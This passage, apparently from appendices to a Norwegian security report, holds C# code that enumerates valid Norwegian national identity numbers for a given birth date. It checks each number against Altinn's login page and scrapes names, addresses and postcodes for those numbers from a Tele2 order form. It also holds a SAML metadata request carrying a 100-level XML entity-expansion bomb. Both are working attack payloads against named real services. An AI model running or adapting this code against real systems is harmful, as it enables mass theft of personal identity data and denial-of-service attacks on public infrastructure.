"https://www.altinn.no/ega/Login/Login2.aspx";

            CookieContainer myContainer = new CookieContainer();
            request.CookieContainer = myContainer;

            Stream postData = request.GetRequestStream();
            postData.Write(data, 0, data.Length);
            postData.Close();

            HttpWebResponse response =
(HttpWebResponse)request.GetResponse();

            Stream Answer = response.GetResponseStream();
            StreamReader _Answer = new StreamReader(Answer);

            String htmlBuffer = _Answer.ReadToEnd();

            Match fødselsnummerMatch = fødselsnummerReg.Match(htmlBuffer);

            if (fødselsnummerMatch.Success)
                return false;
```

```
            else
                return true;

        }

        private static String sjekkPersonalia(string fødselsnummer,
string tele2)
        {
            byte[] data = Encoding.ASCII.GetBytes("trinn=2&fratrinn=2" +
tele2 + "&personnummer=" + fødselsnummer);

            HttpWebRequest request =
(HttpWebRequest)WebRequest.Create("https://www.tele2.no/privat/mobil/bestil
l/index.cfm/mobil_kompis/?trinn=3" +tele2);
            request.Method = "POST";
            request.ContentType = "application/x-www-form-urlencoded";
            request.ContentLength = data.Length;
            request.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 5.1;
nb-NO; rv:1.8.1.5) Gecko/20070713 Firefox/2.0.0.5";
            request.Referer =
"https://www.tele2.no/privat/mobil/bestill/index.cfm/mobil_kompis/?trinn=2"
 +tele2;

            CookieContainer myContainer = new CookieContainer();
            request.CookieContainer = myContainer;

            Stream postData = request.GetRequestStream();
            postData.Write(data, 0, data.Length);
            postData.Close();

            HttpWebResponse response =
(HttpWebResponse)request.GetResponse();

            Stream Answer = response.GetResponseStream();
            StreamReader _Answer = new StreamReader(Answer);

            String htmlBuffer = _Answer.ReadToEnd();

            Regex regexForNavn = new Regex("<dd><input
type=\"text\" name=\"fornavn\" id=\"mobil-bestilling-
fornavn\" value=\"(?<fnavn>.+)\" disabled=\"disabled\" /></dd>");
            Regex regexEtterNavn = new Regex("<dd><input
type=\"text\" name=\"etternavn\" id=\"mobil-bestilling-
etternavn\" value=\"(?<enavn>.+)\" disabled=\"disabled\" /></dd>");
            Regex regexAdresse = new Regex("<dd><input
type=\"text\" name=\"adresse\" id=\"mobil-bestilling-
adresse\" value=\"(?<adresse>.+)\" disabled=\"disabled\" /></dd>");
            Regex regexPostnummer = new Regex("<dd><input
type=\"text\" name=\"postnummer\" id=\"mobil-bestilling-
postnummer\" value=\"(?<postnummer>.+)\" disabled=\"disabled\" /></dd>");

            Match matchForNavn = regexForNavn.Match(htmlBuffer);
            Match matchEtterNavn = regexEtterNavn.Match(htmlBuffer);
            Match matchAdresse = regexAdresse.Match(htmlBuffer);
            Match matchPostnummer = regexPostnummer.Match(htmlBuffer);

            String fornavn = matchForNavn.Groups["fnavn"].Value;
            String etternavn = matchEtterNavn.Groups["enavn"].Value;
            String adresse = matchAdresse.Groups["adresse"].Value;
            String postnummer = matchPostnummer.Groups["postnummer"].Value;
```

```
            String allinfo = String.Format("{0} {1} - {2} {3}", fornavn,
etternavn, adresse, postnummer);

            return allinfo;
        }

        static int Main(string[] args)
        {
            string tele2 = "";

            try
            {
                FileStream filTele2 = new FileStream("tele2.txt",
FileMode.Open, FileAccess.Read);

                StreamReader streamTele2 = new StreamReader(filTele2);

                tele2 = streamTele2.ReadToEnd();

                streamTele2.Close();
                filTele2.Close();
            }
            catch (Exception e)
            {
                Console.WriteLine("Advarsel: " + e.Message);
                return 0;
            }

            Console.WriteLine("Vennligst skriv fødselsdatoen (ddmmåå): ");
            String fødselsdatoBuffer = Console.ReadLine();
            Console.WriteLine("Vil du hente ned tilhørende personalia? (0 =
Nei, 1 = Ja): ");
            String personaliaSjekk = Console.ReadLine();

            StreamWriter sw =
new StreamWriter(new FileStream(fødselsdatoBuffer + ".txt",
FileMode.Create, FileAccess.Write));

            sw.WriteLine("####START OF FILE####");

            int d1 = Convert.ToInt32(fødselsdatoBuffer.Substring(0, 1));
            int d2 = Convert.ToInt32(fødselsdatoBuffer.Substring(1, 1));
            int m1 = Convert.ToInt32(fødselsdatoBuffer.Substring(2, 1));
            int m2 = Convert.ToInt32(fødselsdatoBuffer.Substring(3, 1));
            int å1 = Convert.ToInt32(fødselsdatoBuffer.Substring(4, 1));
            int å2 = Convert.ToInt32(fødselsdatoBuffer.Substring(5, 1));

            for (int i1 = 0; i1 < 10; i1++)
                for (int i2 = 0; i2 < 10; i2++)
                    for (int i3 = 0; i3 < 10; i3++)
                    {
                        if ((i3 % 2) == 1 || (i3 % 1) == 0)
                        {
                            int k1 = 11 - ((3 * d1 + 7 * d2 + 6 * m1 + 1 *
m2 + 8 * å1 + 9 * å2 + 4 * i1 + 5 * i2 + 2 * i3) % 11);
                            if (k1 == 11)
                                k1 = 0;

                            int k2 = 11 - ((5 * d1 + 4 * d2 + 3 * m1 + 2 *
m2 + 7 * å1 + 6 * å2 + 5 * i1 + 4 * i2 + 3 * i3 + 2 * k1) % 11);
                            if (k2 == 11)
```

```
                                k2 = 0;

                            if (k1 != 10 && k2 != 10)
                            {
                                String fødselsnummer =
String.Format("{0}{1}{2}{3}{4}{5}{6}{7}{8}{9}{10}", d1, d2, m1, m2, å1, å2,
i1, i2, i3, k1, k2);

                                if (sjekkFødselsnummer(fødselsnummer) ==
true)
                                {
                                    if (personaliaSjekk == "1")
                                    {
                                        String personalia =
sjekkPersonalia(fødselsnummer, tele2);
                                        if (personalia.Length > 5)
                                        {
                                            Console.WriteLine(fødselsnummer
+ " - " + personalia);
                                            sw.WriteLine(fødselsnummer + "
- " + personalia);
                                        }
                                        else
                                        {
                                            Console.WriteLine(fødselsnummer
+ " - KUNNE IKKE HENTE INFO!");
                                            sw.WriteLine(fødselsnummer + "
- KUNNE IKKE HENTE INFO!");
                                        }
                                    }
                                    else
                                    {
                                        Console.WriteLine(fødselsnummer);
                                        sw.WriteLine(fødselsnummer);
                                    }
                                }
                                else
                                {
                                    Console.WriteLine(fødselsnummer + " -
IKKE I BRUK!!");
                                    sw.WriteLine(fødselsnummer + " - IKKE I
BRUK!!");
                                }


                            }
                        }
                    }
            sw.WriteLine("####END OF FILE####");
            sw.Close();
            return 0;
        }
    }
}
```

Vedlegg 4: SAML-forespørsel injisert med XML-Bombe

Skrevet av Per M. Rynning

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE BOMB [
    <!ENTITY x0 "Boom!">
    <!ENTITY x1 "&x0;&x0;">
    <!ENTITY x2 "&x1;&x1;">
    <!ENTITY x3 "&x2;&x2;">
    <!ENTITY x4 "&x3;&x3;">
    <!ENTITY x5 "&x4;&x4;">
    <!ENTITY x6 "&x5;&x5;">
    <!ENTITY x7 "&x6;&x6;">
    <!ENTITY x8 "&x7;&x7;">
    <!ENTITY x9 "&x8;&x8;">
    <!ENTITY x10 "&x9;&x9;">
    <!ENTITY x11 "&x10;&x10;">
    <!ENTITY x12 "&x11;&x11;">
    <!ENTITY x13 "&x12;&x12;">
    <!ENTITY x14 "&x13;&x13;">
    <!ENTITY x15 "&x14;&x14;">
    <!ENTITY x16 "&x15;&x15;">
    <!ENTITY x17 "&x16;&x16;">
    <!ENTITY x18 "&x17;&x17;">
    <!ENTITY x19 "&x18;&x18;">
    <!ENTITY x20 "&x19;&x19;">
    <!ENTITY x21 "&x20;&x20;">
    <!ENTITY x22 "&x21;&x21;">
    <!ENTITY x23 "&x22;&x22;">
    <!ENTITY x24 "&x23;&x23;">
    <!ENTITY x25 "&x24;&x24;">
    <!ENTITY x26 "&x25;&x25;">
    <!ENTITY x27 "&x26;&x26;">
    <!ENTITY x28 "&x27;&x27;">
    <!ENTITY x29 "&x28;&x28;">
    <!ENTITY x30 "&x29;&x29;">
    <!ENTITY x31 "&x30;&x30;">
    <!ENTITY x32 "&x31;&x31;">
    <!ENTITY x33 "&x32;&x32;">
    <!ENTITY x34 "&x33;&x33;">
    <!ENTITY x35 "&x34;&x34;">
    <!ENTITY x36 "&x35;&x35;">
    <!ENTITY x37 "&x36;&x36;">
    <!ENTITY x38 "&x37;&x37;">
    <!ENTITY x39 "&x38;&x38;">
    <!ENTITY x40 "&x39;&x39;">
    <!ENTITY x41 "&x40;&x40;">
    <!ENTITY x42 "&x41;&x41;">
    <!ENTITY x43 "&x42;&x42;">
    <!ENTITY x44 "&x43;&x43;">
    <!ENTITY x45 "&x44;&x44;">
    <!ENTITY x46 "&x45;&x45;">
    <!ENTITY x47 "&x46;&x46;">
    <!ENTITY x48 "&x47;&x47;">
    <!ENTITY x49 "&x48;&x48;">
    <!ENTITY x50 "&x49;&x49;">
    <!ENTITY x51 "&x50;&x50;">
```

```
    <!ENTITY x52 "&x51;&x51;">
    <!ENTITY x53 "&x52;&x52;">
    <!ENTITY x54 "&x53;&x53;">
    <!ENTITY x55 "&x54;&x54;">
    <!ENTITY x56 "&x55;&x55;">
    <!ENTITY x57 "&x56;&x56;">
    <!ENTITY x58 "&x57;&x57;">
    <!ENTITY x59 "&x58;&x58;">
    <!ENTITY x60 "&x59;&x59;">
    <!ENTITY x61 "&x60;&x60;">
    <!ENTITY x62 "&x61;&x61;">
    <!ENTITY x63 "&x62;&x62;">
    <!ENTITY x64 "&x63;&x63;">
    <!ENTITY x65 "&x64;&x64;">
    <!ENTITY x66 "&x65;&x65;">
    <!ENTITY x67 "&x66;&x66;">
    <!ENTITY x68 "&x67;&x67;">
    <!ENTITY x69 "&x68;&x68;">
    <!ENTITY x70 "&x69;&x69;">
    <!ENTITY x71 "&x70;&x70;">
    <!ENTITY x72 "&x71;&x71;">
    <!ENTITY x73 "&x72;&x72;">
    <!ENTITY x74 "&x73;&x73;">
    <!ENTITY x75 "&x74;&x74;">
    <!ENTITY x76 "&x75;&x75;">
    <!ENTITY x77 "&x76;&x76;">
    <!ENTITY x78 "&x77;&x77;">
    <!ENTITY x79 "&x78;&x78;">
    <!ENTITY x80 "&x79;&x79;">
    <!ENTITY x81 "&x80;&x80;">
    <!ENTITY x82 "&x81;&x81;">
    <!ENTITY x83 "&x82;&x82;">
    <!ENTITY x84 "&x83;&x83;">
    <!ENTITY x85 "&x84;&x84;">
    <!ENTITY x86 "&x85;&x85;">
    <!ENTITY x87 "&x86;&x86;">
    <!ENTITY x88 "&x87;&x87;">
    <!ENTITY x89 "&x88;&x88;">
    <!ENTITY x90 "&x89;&x89;">
    <!ENTITY x91 "&x90;&x90;">
    <!ENTITY x92 "&x91;&x91;">
    <!ENTITY x93 "&x92;&x92;">
    <!ENTITY x94 "&x93;&x93;">
    <!ENTITY x95 "&x94;&x94;">
    <!ENTITY x96 "&x95;&x95;">
    <!ENTITY x97 "&x96;&x96;">
    <!ENTITY x98 "&x97;&x97;">
    <!ENTITY x99 "&x98;&x98;">
    <!ENTITY x100 "&x99;&x99;">
]>

<EntityDescriptor entityID="sp-
entityid" xmlns="urn:oasis:names:tc:SAML:2.0:metadata">

    <SPSSODescriptor
        AuthnRequestsSigned="false"
        WantAssertionsSigned="false"
        protocolSupportEnumeration="urn:oasis:names:tc:SAML:2.0:protocol">

        <SingleLogoutService Binding="urn:oasis:names:tc:SAML:2.0:bindings:
HTTP-Redirect"     Location="&x100;"/>
```

```
        <NameIDFormat>urn:oasis:names:tc:SAML:2.0:nameid-
format:transient</NameIDFormat>

        <AssertionConsumerService
            index="0"
            isDefault="true"
            Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
            Location="http://localhost/simplesaml/saml2/sp/AssertionConsume
rService.php" />

    </SPSSODescriptor>

</EntityDescriptor>
```